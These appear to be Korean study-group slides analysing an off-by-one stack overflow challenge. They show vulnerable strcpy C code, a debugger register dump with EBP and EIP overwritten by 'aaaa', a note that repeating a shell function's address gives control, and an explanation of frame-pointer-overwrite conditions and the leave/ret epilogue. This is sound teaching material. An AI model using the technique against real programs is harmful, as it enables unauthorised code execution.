

off_by_one_000

11.5기 임연후

코드 분석


```
int cpy()
{
    char real_name[256];
    strcpy(real_name, cp_name);
    return 0;
}

int main()
{
    initialize();
    printf("Name: ");
    read(0, cp_name, sizeof(cp_name));

    cpy();


    printf("Name: %s", cp_name);

    return 0;
}
```



strcpy를 사용하면서 버퍼 크기 그대로 입력을
받아옴을 확인할 수 있음
→ 오버플로우 발생!

코드분석



real_name에서 오버플로우가 발생하며
Null(0x00)이 Sfp의 가장 마지막 바이트를
덮어쓰게 된다.

코드분석

```
EAX: 0x0
EBX: 0x0
ECX: 0xffffffff
EDX: 0x106
ESI: 0xf7fbc000 --> 0x1ead6c
EDI: 0xf7fbc000 --> 0x1ead6c
EBP: 0x61616161 ('aaaa')
ESP: 0xffffa3bd08 --> 0xffffe25349 (<__printf+9>: add    eax,0x196cb7)
EIP: 0x61616161 ('aaaa')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
```

입력값으로 a*256을 주고 결과를 확인해봤더니 ebp와 eip가
입력값을 가리키고 있음을 확인 할 수 있다.

따라서 입력값으로 shell의 주소를 반복해 입력하면 shell로 이동한다

FPO

발생 조건

1. SFP 영역에서 최소 1바이트의 overflow 발생
2. 메인함수 이외의 서브함수 존재

함수의 에필로그

leave

Ret

Mov esp, ebp

pop eip




pop ebp

Jmp eip



leave

mov esp, ebp


pop ebp





Ret



